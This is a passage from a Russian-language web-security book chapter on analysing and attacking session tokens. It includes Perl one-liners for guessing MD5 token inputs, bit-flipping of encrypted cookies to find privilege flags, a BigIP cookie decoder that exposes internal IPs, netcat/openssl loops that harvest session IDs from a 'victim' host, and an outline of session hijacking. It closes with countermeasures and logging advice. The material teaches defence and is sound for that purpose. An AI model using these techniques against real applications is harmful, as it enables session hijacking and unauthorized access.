Алгоритм MD5 представляет собой алгоритм однонаправленного хеширования, принцип работы которого чем-то напоминает принцип получения отпечатков пальцев в том смысле, что как по отпечатку можно однозначно идентифицировать человека, так и по хеш-коду можно однозначно установить аутентичность хешированных данных. Поскольку однонаправленный алгоритм является необратимым, даже зная, что используется MD5, из хеш-кода никак нельзя получить исходное значение. Вне зависимости от размера исходных данных функции, реализующей MD5, на выходе всегда получается 128-битовое значение. Таким образом, хеш-код, вычисленный по алгоритму MD5, можно представить тремя различными способами.

- **16-байтовый бинарный дайджест**. Каждый байт имеет значение от 0 до 255 (16 × 8 = 128).
- **32-байтовый шестнадцатеричный дайджест**. Строка длиной 32 байта, представляющая 128-битовое число. Можно представить ее как четыре 32-битовых числа, представленных в шестнадцатеричной форме и объединенных в одну строку.

▲ **22-байтовый дайджест Base 64**. Представление 128 бит, закодированное по алгоритму Base 64.

Понятно, что далеко не каждая 22-символьная строка будет представлять собой хеш-код MD5. Но если имеются твердые основания полагать, что обнаружен именно хеш-код, вы, по-видимому, захотите выяснить, какому же тексту он соответствует. Например, можно попробовать использовать в разных комбинациях регистрационные данные.

```
$ perl -e 'use Digest::MD5; \
> print Digest::MD5::md5_base64("userpasswd")'
ZBzxQ5hVyDnyCZPUM89n+g
$ perl -e 'use Digest::MD5; \
> print Digest::MD5::md5_base64("passwduser")'
seV1fBcI3Zz2rORI1wiHkQ
$ perl -e 'use Digest::MD5; \
> print Digest::MD5::md5_base64("passwdsalt")'
PGXfdI2wvL2fNopFweHnyA
```

В том случае, если маркер сеанса представлен строкой `ZBzxQ5hVyDnyCZPUM89n+g`, можно сделать вывод о том, как он генерируется (на вход функции подается строка, состоящая или пользовательского имени и пароля). Часто узлы, использующие алгоритм MD5, на вход функции подают кроме пароля какие-либо случайные данные, чтобы противодействовать попыткам взлома маркера путем перебора всех вариантов. Например, можно предложить основывающийся на данном принципе метод получения маркера сеанса, который гораздо надежнее, чем метод, состоящий в подаче на вход функции пользовательского имени и пароля. Для этого нужно на вход функции подать строку, состоящую из отметки времени, какого-то секретного значения и пароля.

```
MD5( epoch time + secret + password )
```

Чем динамичнее меняются данные (в рассматриваемом примере наивысшей динамичностью обладает значение отметки времени), тем старше биты, которые они должны занимать в подаваемой на вход функции строке. Такой подход позволяет получить более ярко выраженный лавинный эффект. Суть лавинного эффекта (avalanche effect) алгоритма состоит в том, что даже при незначительных изменениях инициирующего значения на выходе должны получаться существенно разные хеш-коды. Преимущество данного метода получения хеш-кода состоит в том, что у злоумышленника имеется лишь одно из трех необходимых для определения хеш-кода значений. И если корректное значение эпохального времени определить относительно несложно (нужно найти один из 100 вариантов), угадать корректное значение секретного ключа сервера гораздо сложнее. Можно, конечно, запустить взлом путем перебора всех вариантов, однако успех такого взлома предсказать весьма тяжело. Недостаток данного метода состоит в том, что серверу, если в этом возникнет необходимость, сложно воссоздать ранее сгенерированный хеш-код. Если разработчик предвидит возникновение подобных ситуаций, он должен позаботиться, чтобы сервер отслеживал моменты, в которые он генерирует хеш-коды.

"Менее" безопасный (криптография — это не совсем точная наука, поэтому она оперирует такими нечеткими определениями, как "менее" или "более"), но достаточно надежный метод получения хеш-кода заключается в использовании вместе с паролем лишь одного секретного ключа сервера.

```
MD5( secret + password )
```

В данном случае пользователю нужно подобрать лишь одно значение — секретный ключ сервера. Если этот ключ имеет длину, меньшую восьми символов, попытка взлома злоумышленником-одиночкой может быть успешной.

## DES

Маркер сеанса, зашифрованный по алгоритму DES или Triple DES, определить довольно сложно. Значения, образующие такой маркер, могут выглядеть как набор случайных символов, но при тщательном исследовании можно выявить в их распределении определенную закономерность. Однозначного метода определения алгоритма, по которому закодирована та или иная строка, не существует. При шифровании подобными алгоритмами нет никаких ограничений на длину строки, хотя, как правило, шифрование выполняется блоками по восемь символов. Единственное, что остается сделать в такой ситуации, — попытаться угадать содержимое зашифрованного текста, зашифровать возможные варианты, а затем сравнить полученные результаты с зашифрованным текстом.

Не следует останавливаться, даже если нельзя расшифровать значение, поскольку при настойчивых попытках угадать содержимое или выявить тенденции в разных вариантах зашифрованных текстов можно добиться результата. Например, предположим, что в вашем распоряжении имеются маркеры сеансов, отличающиеся друг от друга лишь в некоторых фрагментах.

```
4gJxrFah0AvfqpSY3FOtMGbro
4mriESPG6AvfqpSY3FOtMGbpW
4tE2nCZ5FAvfqpSY3FOtMGbrp
4w1aYsjisAvfqpSY3FOtMGbok
4CdVGbZa1AvfqpSY3FOtMGblH
4JqFToEzBAvfqpSY3FOtMGbp7
4P9TCCkYaAvfqpSY3FOtMGbqn
4WmEOltngAvfqpSY3FOtMGbnW
46Vw8VtZCAvfqpSY3FOtMGbhI
4mHDFHDtyAvfqpSY3FOtMGbjV
4tqnoriSDAvfqpSY3FOtMGbgV
4zD8AEYhcAvfqpSY3FOtMGbm3
```

Заметили тенденцию? Каждое значение начинается с цифры 4. Если данный маркер представляет собой зашифрованную строку, первая цифра, наверняка, в нее не входит, так как при шифровании весьма маловероятно, что первая цифра всегда равнялась бы 4. После первой цифры идет 8-байтовая последовательность случайных чисел, затем 14-байтовая последовательность, которая остается неизменной во всех маркерах, а затем — два случайных байта. Итак, если при генерации данного маркера используется шифрование, можно сделать определенные предположения о его содержимом. Исходя из того, что алгоритм DES на сегодня перешел в разряд "менее" безопасных, будем полагать, что используется алгоритм Triple DES.

```
String = digit + 3DES( nonce + username (+ flags) + counter )
         4           8 байт   14 байт              2 байта
```

Выдвигая такие предположения, мы руководствовались следующими соображениями.

- Поле, состоящее из восьми символов, постоянно изменяется. Поскольку значения доступны в зашифрованном виде, нельзя установить, увеличиваются ли они, уменьшаются или действительно выбираются какими-то случайными. Однако в любом случае исходное значение меняется, и называется инициирующим значением (`nonce`).
- Следующие четырнадцать байт всегда остаются постоянными. Это означает, что исходные данные, из которых образована соответствующая 14-байтовая зашифрованная строка, по своей природе статичны. Такими данными могут быть пользовательское имя, реальное имя пользователя или какой-то флаг. При этом исходим из предположения, что исходные данные представляют собой независимый блок информации, а соответствующая 14-байтовая зашифрованная последовательность просто присоединяется к предыдущим байтам значения cookie. Как видите, очень многое строится на предположениях.

- Назначение двух последних байт неизвестно. Поскольку это поле очень короткое, можно предположить, что оно представляет какой-то счетчик или ему подобное значение, изменение которого не имеет существенного влияния на безопасность. Это поле может также содержать контрольную сумму предыдущих данных, добавляемую к значению cookie с целью защиты от возможных подделок.

Для взлома данного значения cookie можно применять самые разные методы, сводящиеся к манипуляциям с битами. Суть их сводится к изменению тех или иных фрагментов зашифрованной строки с последующей проверкой изменений в поведении приложения. Давайте рассмотрим следующий пример значения cookie и три его модификации.

```
Исходное значение:    4zD8AEYhcAvfqpSY3FOtMGbm3
Модификация 1:        4zD8AEYhcAAAAAAAAAAAAAAm3
Модификация 2:        4zD8AEYhcBvfqpSY3FOtMGbm3
Модификация 3:        4zD8AEYhcAvfqpSYAvfqpSYm3
```

В примере рассматриваются методы исследования содержимого статичного 14-байтового поля. В первом случае это поле заменяется одинаковыми символами. Если модифицированное значение cookie будет принято, например, страницей входа, тем самым выяснится, что сервер не проверяет эту часть cookie при проверке регистрационных данных. В том случае, если данное модифицированное значение cookie не будет принято страницей просмотра пользовательского профиля, можно предположить, что в этой части cookie хранится какая-то информация о пользователе.

Во втором случае модифицируется только одна буква. Такое модифицированное значение cookie нужно проверить в разных режимах работы приложения, отмечая те случаи, когда оно будет принято, и те случаи, когда будет отвергнуто. Если повезет (очень сильно повезет!), может оказаться, что изменен флаг, который отличает пользователей от суперпользователей. В подобных тестах можно ожидать чего угодно. (Правда, на практике чаще все же приходится сталкиваться с отказом в доступе, чем с получением прав суперпользователя.)

В третьем случае дважды повторяется первая часть подстроки. Здесь выполняется проверка предположения о том, не является ли данная зашифрованная подстрока представлением пары `пользовательское_имя:пароль`. Если это так, тогда при проведенной модификации получаем зашифрованный аналог пары `пользовательское_имя:пользовательское_имя`. Хорошим индикатором того, что предположение верно, может оказаться отказ в доступе на странице входа при попытке предоставить приложению третье модифицированное значение cookie. Как видно даже из этого небольшого примера, всевозможных вариантов модификации очень много, поэтому всегда есть шанс поупражняться в изобретательности.

С точки зрения разработчика приложения методы, которые обеспечивают более высокий уровень надежности при подсчете хеш-кода по алгоритму MD5, годятся и для более надежного шифрования. В начале строки, как и при хешировании, рекомендуется помещать наиболее динамично изменяющиеся значения. В режиме CBC (метод, при котором каждый последующий блок, шифруемый по алгоритму DES, зашифровывается на основании зашифрованного значения предыдущего блока) такой подход позволяет свести к минимуму все проявления каких-либо тенденций, вызванных наличием статичных данных. Кроме того, рекомендуется в конце строки добавлять контрольную сумму. Сгенерировать ее легко, а ее применение позволит выявить любые модификации содержимого зашифрованных данных. Это позволит защитить приложение от методов взлома, основанных на манипуляциях с битами, подобных описанным выше.

```
checksum = foo( salt + time + static data )
String = 3DES( salt + time + static data + checksum )
```

В качестве инструментов, которые могут помочь при шифровании и расшифровывании, можно использовать функцию `crypt()`, имеющуюся в компиляторах для платформы Unix, модуль Perl `Crypt::DES`, а также библиотеку `mcrypt` (`http://mcrypt.hellug.gr`).

### Значения cookie BigIP

Систему выравнивания нагрузки BigIP можно настроить таким образом, чтобы в передаваемых клиенту значениях cookie на каждый сеанс работы клиента назначался какой-то конкретный физический сервер многосерверного Web-узла. Компания F5, разработавшая систему BigIP, опубликовала метод кодирования данных, передаваемых в виде значений cookie. Среди этих данных имеется поле, содержащее IP-адрес сервера и порт, к которому должен подключиться клиент. Раскодировать IP-адрес можно с помощью следующего сценария Perl.

```
#!/usr/bin/perl
# debigip.pl <number>
# decode BigIP cookie values, e.g.
# BIGipServer = 2147526848.20480.0000
# ^^^^^^^^^^
# Mike Shema, 2002
#
@ip = ();
$bits = dec2bin($ARGV[0]);
for ($n=0; $n<4; $n++) {
    $tmp = substr($bits, $n*8, 8);
    $ip[3-$n] = bin2dec($tmp);
}
print join(".",@ip);
exit;
sub bin2dec {
    return unpack("N", pack("B*", substr("0" x 32 . shift, -32)) );
}
sub dec2bin {
    return unpack("B32", pack("N", shift));
}
```

В качестве примера можно привести операцию раскодирования IP-адреса, содержащегося в значении cookie.

```
$ ./debigip.pl 2147526848
192.168.0.128
```

Декодировать номер порта еще проще. Для этого достаточно переставить местами два байта соответствующего значения cookie. Например, `20480` в шестнадцатеричном формате записывается как `0x5000`. Поменяв местами два байта, получаем `0x0050`, что соответствует десятичному значению номера порта `80`. Порт `443` (`0x01BB`) в закодированном виде представлен значением `47873` (`0xBB01`), а порт `1433` (`0x0599`) — значением `39173` (`0x9905`).

С помощью такого довольно простого метода можно составить всю схему внутренней сети многосерверного Web-узла, скрытую системой выравнивания нагрузки. Во многих случаях получаемые IP-адреса имеют вид `192.168.0.x` или `10.x.x.x`.

## Сбор значений cookie

Не станем погружаться в такие дебри статистического анализа, как определение средневзвешенных значений, медиан и мод, которые можно осуществлять над достаточно большими выборками идентификаторов сеансов. Вместо этого покажем некоторые методы определения того, насколько "случайными" являются на самом деле случайные идентификаторы сеансов. Сбор идентификаторов сеансов — это обязательный этап анализа. Для выполнения этой операции следует обратиться к использованию сценариев, поскольку вряд ли кто-то добровольно согласится вручную получить 10000 значений cookie!

Ниже приведены три примера, которые могут послужить отправной точкой для разработки собственных сценариев. Если необходимо собрать значения с другими названиями, достаточно внести соответствующие исправления в наиболее подходящий сценарий.

## Gather.sh

Данный сценарий собирает значения ASPSESSIONID, получаемые от сервера HTTP с помощью утилиты netcat.

```
#!/bin/sh
# gather.sh
while [ 1 ]
do
echo -e "GET / HTTP/1.0\n\n" | \
nc -vv $1 80 | \
grep ASPSESSIONID
done
```

## Gather_ssl.sh

Данный сценарий собирает значения JSESSIONID от сервера HTTPS, используя клиент openssl.

```
#!/bin/sh
# gather_ssl.sh
while [ 1 ]
do
echo -e "GET / HTTP/1.0\n\n" | \
openssl s_client -quiet -no_tls1 -connect $1:443 2>/dev/null | \
grep JSESSIONID
done
```

## Gather_nudge.sh

Данный сценарий собирает значения JSESSIONID, получаемые от сервера HTTPS с помощью клиента openssl, но при этом по методу POST передает серверу регистрационные данные, которые ему необходимы для отправки клиенту cookie.

```
#!/bin/sh
# gather_nudge.sh
while [ 1 ]
do
cat nudge \
openssl s_client -quiet -no_tls1 -connect $1:443 2>/dev/null | \
grep JSESSIONID
done
```

Файл nudge имеет следующее содержание.

```
POST /secure/client.asp?id=9898 HTTP/1.1
Accept: */*
Content-Type: text/xml
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;
Q312461)
Host: www.victim.com
Content-Length: 102
```

```
Connection: Keep-Alive
Cache-Control: no-cache

<LoginRequest><User><SignInName>latour</SignInName><Password>Eiffel
</Password></User></LoginRequest>
```

Все сценарии выполняются в бесконечном цикле, поэтому, чтобы получить результаты их работы, обязательно перенаправьте вывод в файл.

```
$ ./gather.sh www.victim.com | tee cookies.txt
$ ./gather_ssl.sh www.victim.com | tee cookies.txt
$ ./gather_nudge.sh www.victim.com | tee cookies.txt
```

**СОВЕТ** Для того чтобы найти нужные значения в объемном файле `cookies.txt`, воспользуйтесь командами GNU `cut` и `grep`.

## Дифференциальный анализ (фазовое пространство)

В апреле 2001 года Михаль Залевски (Michal Zalewski), являющийся участником группы Bindview, применил методы нелинейного анализа к исследованию начальных номеров последовательностей (ISN — initial sequence number), которые генерируются при создании подключения по протоколу TCP. Его выводы о "случайности" получаемых значений довольно интересны. Наиболее красноречивой частью статьи является графическое представление результатов анализа. На рис. 7.1 и 7.2 можно воочию убедиться, насколько сильно разнятся значения, генерируемые разными алгоритмами получения случайных чисел.




*Рис. 7.1. Хороший алгоритм генерации случайных значений ISN*

Теоретически для каждого нового соединения по протоколу TCP должен генерироваться случайный номер ISN, как это должно происходить и в случае генерации идентификатора сеанса Web-сервером. Функции, используемые для создания представленных на рис. 7.1 и 7.2 графиков, достаточно просты: координаты определяются по следующим законам.

```
x[t] = seq[t] - seq[t-1]
y[t] = seq[t-1] - seq[t-2]
z[t] = seq[t-2] - seq[t-3]
```

Случайные значения, выбираемые из набора данных, представлены массивом `seq`. Переменная `t` является индексом этого массива. Попробуйте применить этот метод к данным, по-

лученным в ходе сбора идентификаторов сеанса приложения. Для генерации набора данных, как правило, не требуется применять каких-либо изощренных алгоритмов. В следующем примере приведен сценарий Perl, который, принимая в качестве исходных данных последовательность чисел, вычисляет координаты и выводит x, y и z.




*Рис. 7.2. Плохой алгоритм генерации случайных значений ISN*

**НА ЗАМЕТКУ** Данная функция не позволяет предсказать значение ISN, а лишь показывает, насколько сложно его предсказать. Плохие алгоритмы генерации ISN характеризуются тем, что в порождаемых ими данных можно выявить тенденции, а это, в свою очередь, может способствовать облегчению задачи взломщика.

```
#!/usr/bin/perl
# seq.pl
@seq = ();
@x = @y = @z = ();
while(<>) {
    chomp($val = $_);
    push(@seq, $val);
}
for ($i = 3; $i < $#seq; $i++) {
    push(@x, $seq[$i] - $seq[$i - 1]);
    push(@y, $seq[$i - 1] - $seq[$i - 2]);
    push(@z, $seq[$i - 2] - $seq[$i - 3]);
}
for ($i = 0; $i < $#seq; $i++) {
    print $x[$i] . " " . $y[$i] . " " . $z[$i] . "\n";
}
```

Чтобы данный сценарий можно было применить на практике, нужно провести сбор идентификаторов сеанса, сохранив их в каком-нибудь файле, например, `session.raw`. Затем следует направить этот файл на вход приведенного выше сценария Perl, а вывод результатов перенаправить в файл `3d.dat`.

```
$ cat session.raw | ./seq.pl > 3d.dat
```

Теперь в каждой строке файла `3d.dat` содержатся координаты X,Y и Z. Для графического представления полученных данных можно воспользоваться каким-либо средством построе-

ния трехмерных графиков, например, Gnuplot. Еще раз напомним, что с помощью данного метода нельзя определить значение идентификатора сеанса — он лишь может показать, *насколько сложной* является задача предсказания соответствующих значений для используемого исследуемым приложением алгоритма.

## Пример: статья в Netcraft

16 января 2001 года компания Netcraft, специализирующаяся на отслеживании информации, касающейся Web-серверов, опубликовала статью об алгоритме генерации идентификаторов сеанса, используемом в некоторых версиях пакета Java Software Development Kit 2.0 для таких серверов, как Java Web Server, IBM WebShpere и ATG Dynamo e-Business. Специалистам компании удалось выяснить, что при генерации идентификаторов сеанса в данном алгоритме применяется довольно простая схема кодировки.

Во-первых, нужно декодировать идентификатор сеанса. Хотя в данном случае схема кодирования Base 64 не применяется, но, тем не менее, она от этого не является более сложной: буквы от A до Z кодируемой строки соответствуют числам от 0 до 25, а цифры от 0 до 5 — числам от 26 до 31. Таким образом, получаем алфавит, состоящий из 32 символов (26 букв плюс шесть цифр), что эквивалентно 5-битовым числам ($2^5$=32).

Ниже приведен пример значения cookie и его расшифровка, записанная в шестнадцатеричной форме. Закодированное значение состоит из 115 бит (23 символа по 5 бит), а раскодированная строка — из 112 бит (14 байт по 8 бит). Три последних бита игнорируются.

```
Закодированный идентификатор сеанса: FGAZOWQAAAK2RQFIAAAU45Q
Раскодированный идентификатор сеанса: 2981975a000015c8c0a800014f7e
```

После получения разных значений cookie специалисты Netcraft выявили определенные зависимости и восстановили структуру cookie. В табл. 7.6 представлены полученные результаты.

**Таблица 7.6. Формат идентификатора сеанса JSDK 2.0**

| Поле cookie | Описание содержимого |
|---|---|
| Временная отметка (0–3) | Первые четыре байта содержат отметку времени получения запроса. В данном примере значение, содержащееся в этом поле, соответствует времени в формате `Oct 12 12:34:06 2000` |
| Счетчик сеанса (4–7) | Следующие четыре байта содержат значение счетчика сеанса. Значение этого поля увеличивается для каждого последующего сеанса. В данном примере оно равно `5576` |
| IP-адрес (8–11) | Данные четыре байта содержат IP-адрес Web-сервера, который генерирует идентификатор сеанса. В примере адрес намерено изменен и равен `192.168.0.1`, но, в общем случае, это значение может помочь в установлении истинного IP-адреса, скрытого брандмауэром или маршрутизатором с функцией NAT |
| Случайная величина (12–13) | Два последних байта содержат какое-то случайное число. Похоже, что сервер не контролирует содержимое этого поля, поэтому во многих случаях его можно просто обнулить |

Поскольку схема получения идентификаторов сеансов известна, можно захватить сеанс другого пользователя или подменить его. Взлом должен происходить в три этапа: сбор значений cookie, изменение значения счетчика сеанса и увеличение отметки времени, отправка серверу нового значения cookie. Если счетчик сеанса все еще не был обнулен сервером, в ответ получим информацию, связанную со взломанным сеансом.

## Временной интервал

Если содержимое маркера сеанса удалось определить, по-видимому, также захочется определить и период, на протяжении которого информация о сеансе (например, идентификатор сеанса) остается пригодной к использованию. В некоторых случаях единственный способ достижения этой цели заключается в том, чтобы после получения идентификатора сеанса (например, путем входа в приложение) выждать некоторое время, а затем попробовать поработать с приложением. Если идентификатор сеанса окажется непригодным, приложение может предложить пройти повторную аутентификацию. Если же идентификатор сеанса и после шести часов перерыва в работе не устаревает, такое приложение подвергается очень большому риску стать жертвой взлома путем отправки подложного идентификатора сеанса.

## Контрмеры

Лучшей контрмерой является ограничение количества важной информации, передаваемой в маркере сеанса. Некоторые рекомендации по применению надежных методов управления сеансами представлены в табл. 7.7.

**Таблица 7.7. Рекомендации по управлению сеансами**

| Метод | Тип защиты |
|---|---|
| Выбор надежных идентификаторов сеанса | Следует обеспечить большой размер выборки, из которой генерируются идентификаторы сеансов, а также их действительно случайную природу. Даже хорошего генератора псевдослучайных чисел, обеспечивающего генерацию значений в диапазоне от 1 до 100000, явно недостаточно. Следует выбирать генераторы, позволяющие получать, как минимум, 32-битовые значения. |
| | Нужно обязательно тщательно изучить получаемые генератором идентификаторов сеансов значения, чтобы убедиться, что эти идентификаторы нельзя предсказать |
| Надежное хеширование или шифрование содержимого маркеров сеансов | В начало строки, поступающей на вход функции шифрования или хеширования, следует помещать наиболее динамично изменяемые данные. Это значительно усложняет взлом путем перебора всех вариантов, хотя и не исключает его полностью |
| Установка предельной длительности сеанса | После истечения определенного периода отсутствия активности пользователя (например, 10 минут) или периода, отведенного для одного сеанса (например, 30 минут), нужно блокировать соответствующую информацию о сеансе и идентификатор сеанса. Сервер должен блокировать либо сам идентификатор, либо весь маркер сеанса, не полагаясь в этом вопросе на клиента, что позволит защитить приложение от взлома путем отправки подложного ответа |
| Установка ограничений на количество одновременно открытых сеансов | Следует запретить пользователям открывать несколько одновременных аутентифицированных сеансов работы с приложением. Это позволит противостоять попыткам взломщиков захватить сеанс или подобрать идентификатор другого пользователя |
| Проверка корректности информации о сеансе | Информация о сеансе, такая как время создания пользовательского идентификатора, пересылается клиенту. Таким образом, ею можно манипулировать и использовать в качестве отправной точки для взлома средств проверки вводимых данных или взлома путем внедрения SQL. Поэтому в приложении всегда следует проверять данные, получаемые от клиента |

**Окончание табл. 7.7**

| Метод | Тип защиты |
|---|---|
| Использование контрольных сумм или механизмов проверки аутентичности сообщений | Рекомендуется для проверки того, что информация о сеансе не была модифицирована, применять механизм проверки контрольной суммы. Соответствующий алгоритм может быть достаточно простым, лишь бы только пользователь не смог получить аналогичные результаты самостоятельно. Например, для генерации контрольной суммы пользовательского имени можно использовать четыре последних байта хеш-кода MD5, полученного из строки, которая состоит из пользовательского имени с добавленным к нему секретным ключом, известным серверу |
| Использование SSL | Любые данные, содержащие важную информацию, необходимо шифровать, чтобы предотвратить взлом путем перехвата потока данных |

Еще одной хорошей мерой обеспечения безопасности, о которой часто забывают, является ведение журналов. Большинство современных Web-серверов, используемых в качестве платформы для Web-приложений, имеют средства поддержки ведения журналов, причем не только на уровне самого Web-сервера, но и на уровне соответствующей операционной системы. К сожалению, объем таких журналов, как правило, слишком велик, чтобы их можно было назвать эффективным средством для выявления подозрительной деятельности или для восстановления цепочки подозрительных событий. Тем не менее, в журналах можно отслеживать много различных событий, связанных с учетными записями пользователей, особенно в тех случаях, если приложение связано с финансовыми операциями.

- **Изменение профиля**. Следует регистрировать изменения важной личной информации, такой, как номер телефона, адреса, информации о кредитной карте и адреса электронной почты.
- **Изменение пароля**. Нужно регистрировать все изменения пароля пользователем.
- **Модификация данных других пользователей**. Настоятельно рекомендуется записывать все события, при которых администратор изменяет профили или пароли других пользователей. Также нужно регистрировать события, когда подобные операции выполняет обслуживающий персонал. При этом надлежит регистрировать имя учетной записи, вносящей изменения, а также имя изменяемой учетной записи.
- **Добавление и (или) удаление пользователя**. Следует регистрировать все события добавления или удаления пользователей системы.

Приложение должно регистрировать подобные события как можно детальнее. Конечно, всегда следует соблюдать разумный баланс между количеством информации и ее качественным содержанием. Например, всегда следует сохранять такую информацию, как IP-адрес входящего соединения, пользовательское имя или другие регистрационные данные, дата и время события. Кроме того, желательно записывать в журнал и идентификаторы сеансов — это облегчит поиск пользователей, которые предпринимают попытки проведения взломов маркеров сеансов, принадлежащих другим пользователям.

Наконец, очень хорошо, если в журнал помещаются все изменяемые пользователями значения. К безопасности журналов нужно относиться, как к самой приоритетной задаче. Однако при этом следует отдавать себе отчет, что помимо внешней угрозы существует и внутренняя. Действительно, если в журнале содержатся полные сведения о номерах счетов и кредитных карт, а также другая личная информация, существенно возрастает риск утечки подобных конфиденциальных сведений через персонал, обслуживающий Web-узел, в число которого, помимо сотрудников компании, нужно включать также и сервисные организации.

# Резюме

Схема управления сеансами приложения влияет на следующие аспекты безопасности.


- **Аутентификация**. Может ли злоумышленник обойти страницу входа, подобрав корректное значение идентификатора сеанса? Работают ли методы взлома, основанные на изменении информации сеанса вида `IsAuth=False` на `IsAuth=True`?
- **Авторизация**. Может ли злоумышленник захватить сеанс другого пользователя? Может ли он, изменив идентификатор сеанса, выдать себя за пользователя с высоким уровнем привилегий?
- **Проверка вводимых данных и внедрение SQL**. Проверяются ли сервером значения переменных, используемых системой управления сеансами? Следует помнить, что, несмотря на то, что в большинстве случаев информация о сеансе генерируется сервером, клиент может произвольным образом изменять любые доступные ему значения.
- **Информация о состоянии**. Какие сведения передаются в информации о состоянии сеанса? Насколько легко их декодировать или расшифровать?

Во всех приложениях электронной коммерции, а также в приложениях, которые идентифицируют пользователей и отслеживают их действия, требуется наличие системы управления сеансами. Это означает, что в большинстве интерактивных приложений в том или ином виде имеются соответствующие средства. Поэтому необходимо уделять достаточно внимания безопасности и надежной защите этих средств.

# Дополнительная информация

| Источник | Адрес |
|---|---|
| .NET ViewState Overview | `http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnaspet/html/asp11222001.asp` |
| TCP/IP Sequence Number Analysis | `http://razor.bindview.com/publish/papers/tcpseq.html` |
| Формат cookie BigIP | `http://secure.f5.com/solutions/techbriefs/cookie.doc` |
| Статья, посвященная анализу значений cookie, особенно при их использовании для аутентификации | `http://cookies.lcs.mit.edu/pubs/webauth:sec10.pdf` |

# ГЛАВА 8



